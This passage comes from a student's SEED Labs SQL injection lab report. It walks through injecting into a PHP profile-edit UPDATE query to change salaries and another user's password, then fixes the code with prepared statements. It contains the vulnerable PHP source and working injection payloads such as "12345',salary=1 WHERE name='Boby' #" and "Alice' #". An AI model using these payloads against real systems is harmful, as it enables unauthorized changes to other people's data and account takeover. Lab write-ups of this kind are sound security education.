    $dbpass="dees";
    $dbname="sqllab_users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}
else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
```

We can also observe that the **PHP** code logic does not perform any checks on the data type of the information fields. For example, it does not enforce that the phone number **must be an integer**.

We also observe that the **phone number** field is updated at the end of the query. Now, it is only possible to inject **salary** into a field that is updated last in the query since attempting to inject into any other field in the middle will result in an incompatible closing single inverted comma.

I can update the salary of **Alice** by adding the following in the phone number field:  
Phone Number: **12345678', salary='60000**

\*The closing comma for the salary field will be added in the PHP code. Therefore, the query now becomes:

I will leave the password field blank since I don't need to update the password. Therefore, the SQL statement now will be:


```
UPDATE credential SET nickname='Alice1',
email='Alice@abc.com',
address='abcd street',
PhoneNumber='12345', salary='60000'
where ID=$id;
```

The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form has the following fields:

- NickName:
- Email:
- Address:
- Phone Number:
- Password:

A green "Save" button is located below the form. The footer of the page reads "Copyright © SEED LABS".

Once I hit on **save**, I get to the following page:



Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	Alice1
Email	Alice@abc.com
Address	abcd street
Phone Number	12345678

We can observe that the **salary** has been updated to **60000!**

I will also run the query in the SQL database to confirm the same.

```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	60000	9/20	10211002	12345678	abcd street	Alice@abc.com	Alice1	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.01 sec)

Therefore, we observe that the **salary** is successfully updated in the database.

## Task 3.2: Modify other people's salary

In this task, we are supposed to modify other's salaries without actually logging into their account.

Let us examine the **SQL UPDATE** query again that is used by the **PHP** backend.

```
<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$username = $_SESSION['name'];
$id = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlab users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
}
else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
```

In the above snapshot, we can observe the **SQL WHERE** clause which is based on the **ID** field used to select the particular record whose credentials are to be updated. The **ID** field acts like a primary key that is unique to every record.

Every time an account is logged in, the **PHP** retrieves and stores the **ID** associated with the account in the session variable. Since we don't have the knowledge of the **ID** associated with the other person, we need to **ELIMINATE** this **WHERE** clause and replace it with a different clause.

Now, I will inject the **SQL** code in the Phone Number field since this is updated at the end of the query. I will modify this in a way that I will add a new **WHERE** clause that selects the record by name and comment out the **WHERE** clause associated with the **ID**.

I will add the below statement in the **Phone Number** field.

**12345',salary=1 WHERE name='Boby' #**



The update query is going to be:

```
UPDATE credential SET nickname='Boby_out',  
email='Bob@abc.com',  
address='abcd street',  
PhoneNumber='12345' ,salary=1 WHERE name='Boby' #  
where ID=$id;
```

I leave the password field blank.

This will comment out the part where **SQL** looks for the **ID** and now this updates the record with the name **Bob**.

I will inject the above **SQL** code from **Alice's** profile.

SEED LABs Home Edit Profile

### Alice's Profile Edit

NickName	Boby_out
Email	Boby@abc.com
Address	abcd street
Phone Number	12345' ,salary=1 WHERE name='Boby' #
Password	Password

Save

Copyright © SEED LABs

After hitting save, I get to the following page which shows Alice's records:

SEED LABs Home Edit Profile

### Alice Profile

Key	Value
Employee ID	10000
Salary	60000
Birth	9/20
SSN	10211002
NickName	Alice1
Email	Alice@abc.com
Address	abcd street
Phone Number	12345678

Now, when I login to the Bobby's account, I can see the changes:

The screenshot shows a web browser window with the URL `www.seed-server.com/index.html`. The page has a green header with the "SEED Labs" logo. The main content area is light green and contains the heading "Employee Profile Login". Below the heading is a login form with two input fields: "USERNAME" with the value "Bobby's #" and "PASSWORD" with the value "Password". A green "Login" button is positioned below the password field.

The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=Bobby'+%23&Password=`. The page has a green header with the "SEED Labs" logo and navigation links "Home" and "Edit Profile". The main content area is light green and contains the heading "Bobby Profile". Below the heading is a table with two columns: "Key" and "Value".

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Bobby_out
Email	Bobby@abc.com
Address	abcd street
Phone Number	12345

We can also confirm changes by running the query in SQL database:

```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	60000	9/20	10211002	12345678	abcd street	Alice@abc.com	Alice1	fdb918bdae83000aa54747fc95fe0470fff4976
2	Bobby	20000	1	4/20	10213352	12345	abcd street	Bobby@abc.com	Bobby_out	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

6 rows in set (0.00 sec)

Therefore, we observe that Bobby's **salary** is successfully updated in the database.

### Task 3.3: Modify other people's password


In this task, we are required to modify other's password by logging into a different account.

This task is also similar to the previous task with the difference being that the password needs to be changed instead of salary.

We can repeat the same procedure as detailed in the task 3.2.

Let the new password be **guessyourpassword!** .

Now, I will login to Alice's account and check the **edit profile** page. I will change the password for **Bobby** from Alice's account.



The screenshot shows the 'Alice's Profile Edit' page. The header is green with 'SEED Labs' and 'Home Edit Profile'. The main content area is light green. The form is titled 'Alice's Profile Edit' and contains the following fields:

Field	Value
NickName	Alice1
Email	Alice@abc.com
Address	abcd
Phone Number	12345678
Password	Password

A green 'Save' button is located at the bottom of the form.

We have already found out from the previous tasks that **PhoneNumber** is the last field that is updated in the query. It is important to select only the last field to ensure that the pattern of inverted commas follows the SQL syntax. Even if we are not aware of the last field updated in the query, we can still use the Brute force method where we try to inject our **SQL code** onto every field in the input form until we are able to successfully inject the code.

Along with updating the password, we can inject the following code into the Phone Number field.

**15274859' WHERE name='Boby' #**


As explained in the above task, this injected code is going to comment out the part of the query that contains the **WHERE** clause associated with the **ID**.

Since the **PHP** backend computes the hash of the new password, the password field will be updated with the hash of **guessyourpassword!** that is going to be **fd72f67dc26cc8ccc5343aa25720576cbdc0d869**

Therefore, the SQL query will be:

```
UPDATE credential SET nickname='Boby_out',  
email='Bob@abc.com',  
address='abcd street',  
Password=' fd72f67dc26cc8ccc5343aa25720576cbdc0d869',  
PhoneNumber= '15274859' WHERE name='Boby' #  
where ID=$id;
```

Now, logging into Alice's account and modifying Bobby's password through it.




The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_edit_frontend.php`. The page title is "Alice's Profile Edit". The form contains the following fields:

- NickName: Bobby\_out
- Email: Bobby@abc.com
- Address: abcd street
- Phone Number: 15274859' WHERE name='Boby' # (highlighted with a red box)
- Password: (masked with dots)

A green "Save" button is located at the bottom of the form.

Now, after I hit save, I will be directed to the page below:




The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php`. The page displays an error message in a pink box:

The account information your provide does not exist.


Below the error message is a blue "Go back" link.

We observe that we get **account does not exist** error. This happens because the **PHP** backend updates the **session** password with the new password and attempts to login back to Alice's account using the updated session password with the logic that Alice's password has been updated. But, since we injected the new password into Bobby's account instead, the server returns an error due to a mismatch of the new password with the password stored in the database under Alice.

Now, I attempt to login to Bobby's account with the new password:




On hitting login, I get to the Bobby's account:



Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby_out
Email	Boby@abc.com
Address	abcd street

Bobby's password was changed successfully. We can also see the actual password in the GET request parameters in the browser's URL.

We can also confirm by verifying in the database.



```
mysql> SELECT * FROM credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	60000	9/20	10211002	12345678	abcd street	Alice@abc.com	Alice1	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	1	4/20	10213352	15274859	abcd street	Boby@abc.com	Boby_out	fd72f67dc26cc8ccc5343aa25720576cbdc0d869
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35ald4ea895905f6f6618e83951a6effc0

6 rows in set (0.01 sec)

We can see that Bobby's password field is updated with the hash of the new password **guessyourpassword!** that is **fd72f67dc26cc8ccc5343aa25720576cbdc0d869**.

## Task 4: Countermeasure – Prepared Statement

In this task, we are required to convert the vulnerable SQL code in the PHP to a format that is immune to SQL injection attacks by using a prepared statement.


Using a prepared statement divides the process of sending SQL statement to the database into two steps. In the first step, only the code or the SQL statement without the data is sent. There will be placeholders created for fitting data in the SQL statement. In the second step, the actual data is sent to the SQL database. Therefore, the SQL treats the contents sent in the second stage only as part of the data and ignores the execution even if it contains injected SQL code.

Below is the screenshot of the prepared statement in PHP.

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

We can observe that the above code creates placeholders for data using the “?” symbol. The data is sent to the database using the *bind\_param()* function that specifies the datatype of each data and the data itself. This makes it immune to SQL injection attacks.


Now, I will visit [www.seed-server.com/defense/](http://www.seed-server.com/defense/) and attempt to get information about Alice by using SQL injection.



The screenshot shows a web browser window with the address bar displaying [www.seed-server.com/defense/](http://www.seed-server.com/defense/). The page has a green header with the 'SEED LABS' logo. The main content area is light blue and features a 'Get Information' section. This section contains two input fields: 'USERNAME' with the value 'Alice' #' and 'PASSWORD' with the value 'Password'. Below these fields is a green button labeled 'Get User Info'. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

I will attempt SQL injection by inserting **Alice' #** in the username field. The password field will be blank.

After I hit **Get user Info** button, we observe that we were successfully able to get information about Alice.



Let us examine the code *image\_www/Code/defense/unsafe.php*.

```
[10/02/23]seed@VM:~/.../defense$ cat unsafe.php
<?php
// Function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqlldb_users";

    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name      = $firstrow["name"];
    $eid       = $firstrow["eid"];
    $salary    = $firstrow["salary"];
    $ssn       = $firstrow["ssn"];
}
```

We can observe that the **PHP** code is not using prepared statements and is directly sending both SQL code and data to the database.

Now, I will modify this into a prepared statement and send data using ***bind\_params()*** function.

```
// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");

//Commenting this part of the code
/*
if ($stmt->num_rows > 0) {
    // only take the first row
    $firstrow = $stmt->fetch_assoc();
    $id       = $firstrow["id"];
    $name      = $firstrow["name"];
    $eid       = $firstrow["eid"];
    $salary    = $firstrow["salary"];
    $ssn       = $firstrow["ssn"];
}
*/


//Prepared statement
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");

//Bind parameters to the query
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

$stmt->close();

